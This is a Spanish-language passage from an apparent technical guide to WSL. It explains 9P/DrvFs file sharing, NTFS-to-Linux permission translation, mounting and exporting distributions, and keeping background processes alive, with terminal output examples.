


Accessing Linux files with WSL 2



En la primera imagen, se accede desde Linux a Windows. En la segunda, desde Windows a Linux. En WSL1 también se accede así de Windows a Linux.

Fuente: <https://www.youtube.com/watch?v=hwMThePdIo>



Otra forma más detallada de verlo. Fuente: https://roy-n-roy.nyan-co.page/Windows/WSL_&_Container_Architecture/

9P también se usa en el sistema de virtualización QEMU.

Si quieres experimentar con 9P en Windows, hace tiempo un programador creó una prueba de concepto, disponible aquí²³.

²³ <https://code.google.com/archive/p/ninefs/downloads>


A su vez, las distribuciones montan el disco con Windows gracias al driver DrvFs. Por ejemplo, si no se automonta, podrías hacer algo así:

```
sudo mount -t drvfs f: /mnt/f
sergio@DESKTOP-KP500GD:~$ mount | grep drvfs
drvfs on /mnt/c type 9p (rw,noatime,dirsync,aname=drvfs;path=C\;;uid=1000;gid=1000;symlinkroot=/mnt/,mmap,access=client,msize=262144,trans=virtio)
drvfs on /mnt/e type 9p (rw,noatime,dirsync,aname=drvfs;path=E\;;uid=1000;gid=1000;symlinkroot=/mnt/,mmap,access=client,msize=262144,trans=virtio)
drvfs on /mnt/c type 9p (rw,relatime,dirsync,aname=drvfs;path=C\;;symlinkroot=/mnt/,mmap,access=client,msize=262144,trans=virtio)
drvfs on /mnt/f type 9p (rw,relatime,dirsync,aname=drvfs;path=f\;;symlinkroot=/mnt/,mmap,access=client,msize=262144,trans=virtio)
sergio@DESKTOP-KP500GD:~$
```

```
sergio@DESKTOP-KP500GD:~$ sudo mount -t drvfs f: /mnt/f
[sudo] password for sergio:
sergio@DESKTOP-KP500GD:~$ mount | grep drvfs
C:\ on /mnt/c type 9p (rw,noatime,dirsync,aname=drvfs;path=C\;;uid=1000;gid=1000;
symlinkroot=/mnt/,mmap,access=client,msize=65536,trans=fd,rfd=4,wfd=4)
f: on /mnt/f type 9p (rw,relatime,dirsync,aname=drvfs;path=f\;;symlinkroot=/mnt/,m
map,access=client,msize=65536,trans=fd,rfd=3,wfd=3)
```

Unidades montadas en la distribución. En versiones anteriores se mostraba de una forma, ahora de otra. Está claro que C: es un drvfs al que se expone como 9P a Windows. “aname specifies the file tree to access when the server is offering several exported file systems.”

En la imagen se ve cómo se han montado unidades en el momento de arranque, y otras “a mano”. En WSL 2 son de tipo 9P, mientras que en la versión 1 de WSL se usaba drvfs.



Se ve que la imagen de la OpenSUSE no está montada con 9P, porque es WSL 1

También se puede montar una unidad externa USB o lo que quieras (siempre que no sea en formato ext3, ext4... que es el formato con lo que ya se monta el propio sistema). Una buena idea podría ser montar otra unidad de disco externa a la distribución, evitar el automount y hacerlo a mano con permisos de solo lectura, para más seguridad.

Como ya he mencionado, el problema es que WSL en general no tiene acceso al hardware directo ni a dispositivos, todo se hace a través capas de drivers y protocolos y por tanto dependemos de su implementación. De hecho, el acceso a disco desde Windows ha sido un tema de discusión histórico. Un usuario hizo unas pruebas de velocidad en 2019. Comparó la velocidad de acceso a un disco de una instancia de WSL 2 a través de Windows (o sea, a través de 9P) y lo comparó con el acceso a WSL 1 (que se hacía más directo). También con la posibilidad de montar un SAMBA en la instancia y acceder a él. Añadió a la comparativa la velocidad nativa del ext4 de WSL 2 y el lxfs de WSL 1.

Results

Test	WSL 1 ntfs	WSL 2 ntfs	WSL 2 samba	WSL 1 lxfs	WSL 2 ext4	native linux
yarn build c-r-a	11.89	63.14	13	7.38	5.8	4.63
yarn build tsnsi	45.25	263.71	65	31.70	28.75	24.13
du tsnsi	4.9	70 - 155 (4x)	13.5	8.6	0.19	0.19
du cpbotha.net	0.24	3.7	0.5	0.074	0.011	0.015

Resultados de la comparativa. WSL 2 en NTFS (que pasa por 9P) es el claro perdedor

Ante la evidencia, (acceder a NTFS desde WSL2 era muy lento) un desarrollador de WSL dijo esto hace un tiempo.



benhelioz • hace 4 a

Great article. I want to be very clear when I say this - We are absolutely not satisfied with our Windows Drive file access performance. This is one of the biggest areas we are investing in and are working hard at improving the performance. One thing I will emphasize is our 9p has some benefits that Samba and SMB do not. It is much more secure, supports admin / non-admin, and is fully compatible with anything people were using DrvFs for in WSL1.

↑ 17 ↓ Compartir ...

El artículo al que se refiere es este: <https://vxclabs.com/2019/12/06/wsl2-io-measurements/>

Fundamentalmente, y aunque paradójico, WSL 2 es a veces más lento en el acceso a sus ficheros que WSL 1. Benhelioz quiere decir que 9P, aunque lento, tiene muchos beneficios. La razón es que todo se accede a través de redes compartidas, no de forma directa. Tanto de Linux a Windows como de Windows a Linux. Sin embargo, trabajaron activamente en ello y esta velocidad ha mejorado sensiblemente. Verás artículos criticando esto que ya no tienen razón de ser.

Con respecto a los permisos, WSL intentará traducir los permisos del NTFS (normalmente, cada unidad) al sistema Linux montado (/mnt/c). En el sentido contrario, si desde la distribución se crea algún fichero en esa partición, heredará de sus padres los permisos. El sistema hará lo que pueda para traducir, pero siempre ten en cuenta que no te puedes otorgar más permisos que los que tiene el NTFS montado, incluso si disfrutas de un 777 en el sistema de ficheros de la distribución.

En la imagen se observa cómo no puedo crear un archivo en una ruta montada con todos los permisos porque, en realidad, no tengo permiso de escritura en el en NTFS montado.

```
total 0
drwxr-xr-x 1 root root 4096 Oct  8 17:40 .
drwxr-xr-x 1 root root 4096 Oct 24 2022 ..
drwxrwxrwx 1 root root 4096 Oct  8 13:05 c/
drwxrwxrwx 1 root root 4096 Oct  8 13:05 c2/
drwxrwxrwx 1 root root 4096 Oct  8 13:05 c3/
drwxrwxrwx 1 root root 4096 Oct  8 13:05 c4/
root@DESKTOP-KP500GD:~# echo hola > /mnt/c4/hola.txt
bash: /mnt/c4/hola.txt: Permission denied
root@DESKTOP-KP500GD:~#
```

`echo hola > /mnt/c4/Users/Sergio/hola.txt` no funciona aunque tengo 777 porque en realidad es como escribir en C:

Lo que sí que se puede hacer es que los permisos de Linux sean más restrictivos a los de la unidad Windows montada. Por ejemplo, en la imagen creo un archivo en una carpeta de mi perfil. Cambio sus permisos a 444 (que no me permitiría escribir). Efectivamente, intento modificarlo añadiendo algo al archivo y me dice que no tengo permisos. Pero si lo vuelvo a poner a 777, ya podría añadir. O sea, los permisos funcionan, pero supeditados al límite impuesto por el NTFS latente.

```
root@DESKTOP-KP500GD: ~
root@DESKTOP-KP500GD:~# echo 1 > /mnt/c4/Users/Sergio/PERMISO.txt
root@DESKTOP-KP500GD:~# chmod 444 /mnt/c4/Users/Sergio/PERMISO.txt
root@DESKTOP-KP500GD:~# echo hola >> /mnt/c4/Users/Sergio/PERMISO.txt
bash: /mnt/c4/Users/Sergio/PERMISO.txt: Permission denied
root@DESKTOP-KP500GD:~# chmod 777 /mnt/c4/Users/Sergio/PERMISO.txt
root@DESKTOP-KP500GD:~# echo hola >> /mnt/c4/Users/Sergio/PERMISO.txt
```

El 444 me impide escribir aunque ya tuviese permisos en la unidad NTFS montada

Para realizar la traducción (de NTFS al sistema Linux), el sistema NTFS contiene unos atributos extendidos con los que no hay forma de interactuar visualmente o por línea de comando. De ahí los lee el subsistema. Esta tabla (sacada de aquí²⁴ lo expone).

\$LXUID	User Owner
\$LXGID	Group Owner ID
\$LXMOD	File mode (File systems permission octals and type, e.g: 0777)
\$LXDEV	Device, if it is a device file

Si los permisos no son explícitamente establecidos en la distribución, los intentará adivinar partiendo de los permisos NTFS. Pero no tenemos ningún control sobre esta información que podamos editar sin programar. Están en los atributos extendidos de NTFS y cuando WSL monta una unidad, los lee e interpreta lo mejor posible.

Desde Windows, para acceder a los ficheros en las distribuciones a través de `\wsl$`, ten en cuenta que se hará con los permisos del usuario dueño de la distribución en el Windows, con los que los permisos serán los mismos que él tenga para manipularlos (o sea, solo verá las distribuciones que le pertenezcan).

Los diferentes discos se pueden modificar añadiendo el comando `mount -o`, o bien en el archivo `wsl.conf`, debajo de:


²⁴ <https://learn.microsoft.com/es-es/windows/wsl/file-permissions>

```
[automount]
enabled = true
mountFsTab = true
options = "metadata,umask=22,fmask=11"
```


El *umask* por defecto es 022, pero se puede usar como de costumbre en Linux (con *umask*, *fmask* y *dmask*).

Por cierto ¿dónde está el disco duro de cada distribución?

C:\Users\<username>\AppData\Local\Packages\<Store package name>\LocalStorage\



En teoría podrías montar el disco completo con botón derecho “montar”. O con la herramienta *diskmgmt.msc* y en el menú “exponer” (una mala traducción de *attach*).



Montar un vhdx en Windows

Pero te dirá que está en uso. Para “detachearlo” previamente, usa este comando:

```
diskpart select vdisk
file=C:\Users\Sergio\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu22.04LTS_79rhkp1fndgsc\LocalState\ext4.vhdx
diskpart detach vdisk
```

Pero no es buena idea. Para mantener la coherencia, mejor o tocar desde la propia distribución, o bien desde Windows, en la que 9P te “protege” de cualquier interacción que pueda provocar un destrozo o inconsistencias.

Una opción importante en .wslconfig es `sparseVhd`, que apareció en 2023.

```
[experimental]
sparseVhd=true
```

Aunque se han reportado problemas recientemente con su uso²⁵. Hará que el fichero ext4.vhdx se contraiga para ahorrar espacio. También se puede hacer desde fuera:

```
wsl --manage <distro> --set-sparse <true/false>
```

Para acceder al disco también puedes, por supuesto, poner en el menú ejecutar `\wsl$`. Pero lo más cómodo quizás sea mapearlo como una unidad de red. Por comando sería:

```
subst z: \wsl$\Distribucion
```

²⁵ <https://github.com/microsoft/WSL/issues/10991>

```
PS C:\Users\Sergio> subst z: \\wsl$\kali-linux
PS C:\Users\Sergio> dir z:\  
  
Directorio: z:\  
  
Mode LastWriteTime Length Name
---- ----- ----- ----
d---- 09/10/2023 13:32   home
d---- 28/10/2023 19:51   run
d---- 19/10/2023 13:03   tmp
d---- 28/10/2023 19:51   dev
d---- 09/10/2023 14:12   boot
d---- 09/10/2023 13:51   var
d---- 09/10/2023 13:59   opt
d---- 09/10/2023 13:59   usr
d---- 28/10/2023 11:23   mnt
d---- 09/10/2023 14:12   root
d---- 28/10/2023 19:51   proc
d---- 09/10/2023 13:32   lost+found
d---- 22/08/2023  2:16   media
d---- 09/10/2023 14:04   srv
d---- 28/10/2023 10:51   ...
```

Montando el disco como una unidad más en Windows

En la versión 1 de WSL no había un ext4.vhdx. Los ficheros estaban “a pelo” sobre el NTFS. Esta estructura permitía el acceso directo a los archivos de Linux desde Windows, pero también introducía problemas potenciales con los permisos de archivos y el manejo de metadatos entre los dos sistemas.

```
PS C:\Users\Sergio> dir c:\Users\Sergio\AppData\Local\Packages\46932SUSE.openSUSETumbleweed_022rs5jcyhyac\LocalState\rootfs\  
  
Directorio: C:\Users\Sergio\AppData\Local\Packages\46932SUSE.openSUSETumbleweed_022rs5jcyhyac\LocalState\rootfs\  
  
Mode LastWriteTime Length Name
---- ----- ----- ----
da--- 09/10/2023 13:24   dev
da--- 29/10/2023 9:11    etc
da--- 09/10/2023 13:28   home
da--- 21/10/2023 16:10   lost+found
da--- 21/10/2023 16:10   mnt
da--- 16/08/2023 22:26   opt
da--- 09/10/2023 13:24   proc
da--- 09/10/2023 13:24   root
da--- 16/08/2023 22:26   run
da--- 16/08/2023 22:26   srv
da--- 09/10/2023 13:24   sys
da--- 21/10/2023 16:10   tmp
da--- 16/08/2023 22:26   usr
da--- 16/08/2023 22:26   var
-a---l 14/02/2023 16:50   0 bin
-a---l 09/10/2023 13:31   1978872 init
-a---l 14/02/2023 16:50   0 lib
-a---l 14/02/2023 16:50   0 lib64
-a---l 14/02/2023 16:50   0 sbin
```

Disco duro de la versión WSL 1 de openSuse, por ejemplo

Para montar una unidad con formato ext4 en la distribución de Linux con WSL, puede usar el comando wsl --mount. Primero identificamos el disco con:

```
GET-CimInstance -query "SELECT * from Win32_DiskDrive"
```

O su equivalente en cmd:

```
wmic diskdrive list brief
```

Y luego lo montamos con:

```
wsl --mount \\.\PHYSICALDRIVE2
```

Por último, en vez del disco te puedes llevar toda la distribución a cualquier otro Windows y lanzarla, o bien usar esto como respaldo. Es muy sencillo con los comandos:

```
wsl --export Ubuntu <archivo>
```

Y luego:

```
wsl --import <nombre> <archivo>
```

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --export Ubuntu C:\Users\Sergio\Documents\Ubuntu.tar
Exportación en curso. Esta operación puede tardar unos minutos.
La operación se completó correctamente.
PS C:\Windows\System32\WindowsPowerShell\v1.0> dir C:\Users\Sergio\Documents\Ubuntu.tar
```

```
    Directorio: C:\Users\Sergio\Documents

Mode           LastWriteTime         Length Name
----           -----          -----  --
-a---   24/10/2023     16:34        6156769280 ubuntu.tar

PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

Exportando una distribución

El nombre en la exportación puede ser el que quieras.

Caso especial de Ubuntu

La distribución “por defecto” es Ubuntu y como tal, disfruta de ciertas diferencias. Algunas de las funciones que se consiguen con el comando wsl.exe, son posibles con el binario Ubuntu.exe. Aquí la ayuda de Windows 10:

```
PS C:\Users\Sergio> ubuntu --help
Launches or configures a Linux distribution.

Usage:
<no args>
    Launches the user's default shell in the user's home directory.

install [options]
    Install the distribution and do not launch the shell when complete.
    --root
        Do not create a user account and leave the default user set to root.
    --autoinstall <AUTOSTALL-FILE-PATH>
        Reads information from an YAML file to automatically configure the distribution.

--ui=[gui/tui/none]
    Runs the Out of the Box Experience installer user interface to perform the final setup, unless the option [none] is passed.
    Pass [gui] to enable running the graphical interface, which is the default behavior if this option is not supplied.
    Pass [tui] instead to select the terminal user interface instead.
    Pass [none] to run the minimal setup experience instead of the Out of the Box Experience.
    Can be applied with the [install] option above to avoid launching the shell when complete.

run <command line>
    Run the provided command line in the current working directory. If no
    command line is provided, the default shell is launched.

config [setting [value]]
    Configure settings for this distribution.
    <no args>
        Presents an user interface with some configuration options.
    Settings:
        --default-user <username>
            Sets the default user to <username>. This must be an existing user.

    help
        Print usage information.
PS C:\Users\Sergio> |
```

Ayuda de Ubuntu.exe en Windows 10. Poco funciona. En Windows 11 han eliminado los parámetros que ya no se usan

Lo interesante es que muy poco de lo prometido funciona. Si escribes “Ubuntu config”, te aparecerá una pantalla de Ubuntu, pero sin configuración. Instalar con un fichero YAML, tampoco funciona en mi caso. Sin embargo, funcionalidades como el cambio de usuario y ejecutar comandos sí son posibles. En Windows 11, esto está ya arreglado y la ayuda solo muestra los comandos que funcionan.

Manteniendo viva la distribución y los procesos

Hay un elefante en la habitación cuando se habla de WSL, del que pocos se percatan hasta que realmente van a usar las distribuciones para algo “serio”. Y es que a poco que te propongas cómo hacer un uso real, surgirán las preguntas sobre cómo ejecutar la distribución de forma permanente, de cómo arrancarla al inicio de Windows o si en algún punto el proceso de virtualización puede morir y el sistema se cae. Y son preguntas perfectamente legítimas que no son sencillas de responder.

Por ejemplo, mi experiencia personal es que las distribuciones WSL se llevan muy mal con las suspensiones e hibernaciones del sistema. Les cuesta recuperarse si no es que mueren completamente. Y nadie habla demasiado de ello. Esto es (una vez más) porque no tienen acceso al hardware y esto complica su comportamiento. Se sabe que, quienes han querido instalar un entorno de escrito como *Xubuntu* o *Kubuntu*, lo primero que deben hacer es deshabilitar o no instalar el ACPI (*Advanced Configuration and Power Interface*). Todo lo que se relacione con la energía o acceso al hardware directo en WSL, será un problema.

Vamos con la primera gran pregunta. ¿Cómo ejecutar procesos en el *background*? Pues hay buenas y malas noticias. En principio es posible, pero no de forma completamente nativa. De hecho, hay bastante controversia con este asunto.


Vamos con lo oficial. A partir de Windows 17046, ya no se debía tener la consola de la distribución en primer plano abierta para seguir ejecutando un comando. Desde hace tiempo se pueden añadir tareas programadas, tanto desde el programador de tareas de Windows, como desde la propia distribución. O sea, se pueden lanzar comandos sin que necesariamente los veamos. Y seguirán ejecutándose hasta que terminen su tarea. ¿Qué pasa cuando el comando termina? Cuando Windows compruebe que una distribución está ociosa, al poco tiempo dejará de funcionar. Pero, ¿y los servicios? ¿Se mantiene viva la distribución corriendo un servicio y no un comando? En un principio sí. Pero cuando salió el soporte para *systemd*, se advirtió de que los servicios en *systemd* no mantendrían viva la distribución, sino que se mantendrían vivos los servicios en el *background* “como de costumbre”²⁶. ¿Y cuál es la costumbre? El enlace al que hace alusión (de 2017) tampoco indaga demasiado en el asunto. Son los propios usuarios los que han investigado más al respecto²⁷.

Pues partamos de una premisa: si se lanza un comando o se cierra la ventana, a los pocos segundos o cuando termine el trabajo del comando, la distribución se parará. En general,

²⁶ <https://devblogs.microsoft.com/commandline/systemd-support-is-now-available-in-wsl/>

²⁷ <https://askubuntu.com/questions/1435938/is-it-possible-to-run-a-wsl-app-in-the-background>


después de un minuto sin usarla, *Hyper-V* se encargará de matar las distribuciones. Para saber si una distribución está detenida o activa, se debe usar este comando:



```
PS C:\Windows\System32> wsl -l -v

NAME          STATE      VERSION
* Ubuntu       Stopped    2
  kali-linux   Stopped    2
  Ubuntu-22.04 Stopped    2
```

Vamos a probar que un proceso lanzado al *background* se mantiene cuando se abre una nueva ventana de la distribución y aunque la original se cierre. Para lanzar este proceso y que sobreviva a la consola, se pude usar *tmux* o *nohup*. En este caso lanzamos un *ping* infinito.



```
sergio@DESKTOP-KP500GD:~$ nohup ping 8.8.8.8
nohup: ignoring input and appending output to 'nohup.out'
```

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU% ¹	MEM%	TIME+	Command
665	sergio	20	0	302M	7936	6916	S	0.0	0.4	0:00.00	/usr/libexec/gvfs-afc-volume-monitor
667	sergio	20	0	302M	7936	6916	S	0.0	0.4	0:00.00	/usr/libexec/gvfs-afc-volume-monitor
668	sergio	20	0	225M	6424	5868	S	0.0	0.3	0:00.00	/usr/libexec/gvfs-mtp-volume-monitor
669	sergio	20	0	225M	6424	5868	S	0.0	0.3	0:00.00	/usr/libexec/gvfs-mtp-volume-monitor
671	sergio	20	0	225M	6424	5868	S	0.0	0.3	0:00.00	/usr/libexec/gvfs-mtp-volume-monitor
672	sergio	20	0	226M	6444	5768	S	0.0	0.3	0:00.00	/usr/libexec/gvfs-gphoto2-volume-monitor
673	sergio	20	0	226M	6444	5768	S	0.0	0.3	0:00.00	/usr/libexec/gvfs-gphoto2-volume-monitor
675	sergio	20	0	226M	6444	5768	S	0.0	0.3	0:00.00	/usr/libexec/gvfs-gphoto2-volume-monitor
676	root	20	0	231M	8508	7352	S	0.0	0.4	0:00.02	/usr/libexec/upowerd
678	root	20	0	231M	8508	7352	S	0.0	0.4	0:00.00	/usr/libexec/upowerd
679	root	20	0	231M	8508	7352	S	0.0	0.4	0:00.00	/usr/libexec/upowerd
681	sergio	39	19	687M	27844	18424	S	0.0	1.4	0:00.00	/usr/libexec/tracker-miner-fs-3
688	root	20	0	44204	37636	10276	S	0.0	1.9	0:01.14	python3 /snap/ubuntu-desktop-installer/1271/usr/bin/installer
689	root	20	0	150M	70204	17884	S	0.0	3.6	0:00.00	/snap/ubuntu-desktop-installer/1271/usr/bin/installer
698	root	20	0	2328	112	0	S	0.0	0.0	0:00.00	/init
700	root	20	0	2344	116	0	S	0.0	0.0	0:00.04	/init
703	sergio	20	0	6212	5104	3376	S	0.0	0.3	0:00.02	-bash
743	sergio	20	0	5128	1280	1152	S	0.0	0.1	0:00.01	ping 8.8.8.8
751	root	20	0	2328	112	0	S	0.0	0.0	0:00.00	/init

Lanzando un comando con *nohup* y viendo si muere o no la distribución

Cuando cierre la primera consola del fondo, el *ping* seguirá. Incluso cuando cierre la segunda consola que muestra el *htop*, también. Pero una cosa es que sobreviva el comando, y otra que sobreviva la distribución corriendo. O sea, este comando no mantendrá la distribución corriendo indefinidamente. En algún punto, se detendrá la distribución y el comando estará listo (dormido) para cuando vuelva. En otras palabras, no mantendrá viva la distribución, pero tras lanzar una sesión interactiva o se levantar la distribución para procesar algo, el comando seguirá ahí.

Lo podemos comprobar o bien con “*wsl -l -v*” porque la distribución seguirá corriendo, o bien lanzando este comando en la distribución para ver los procesos activos:

```
wsl --exec ps -aux
```

Yo en mi caso he filtrado:

```
wsl --exec ps -aux | findstr "ping"
```

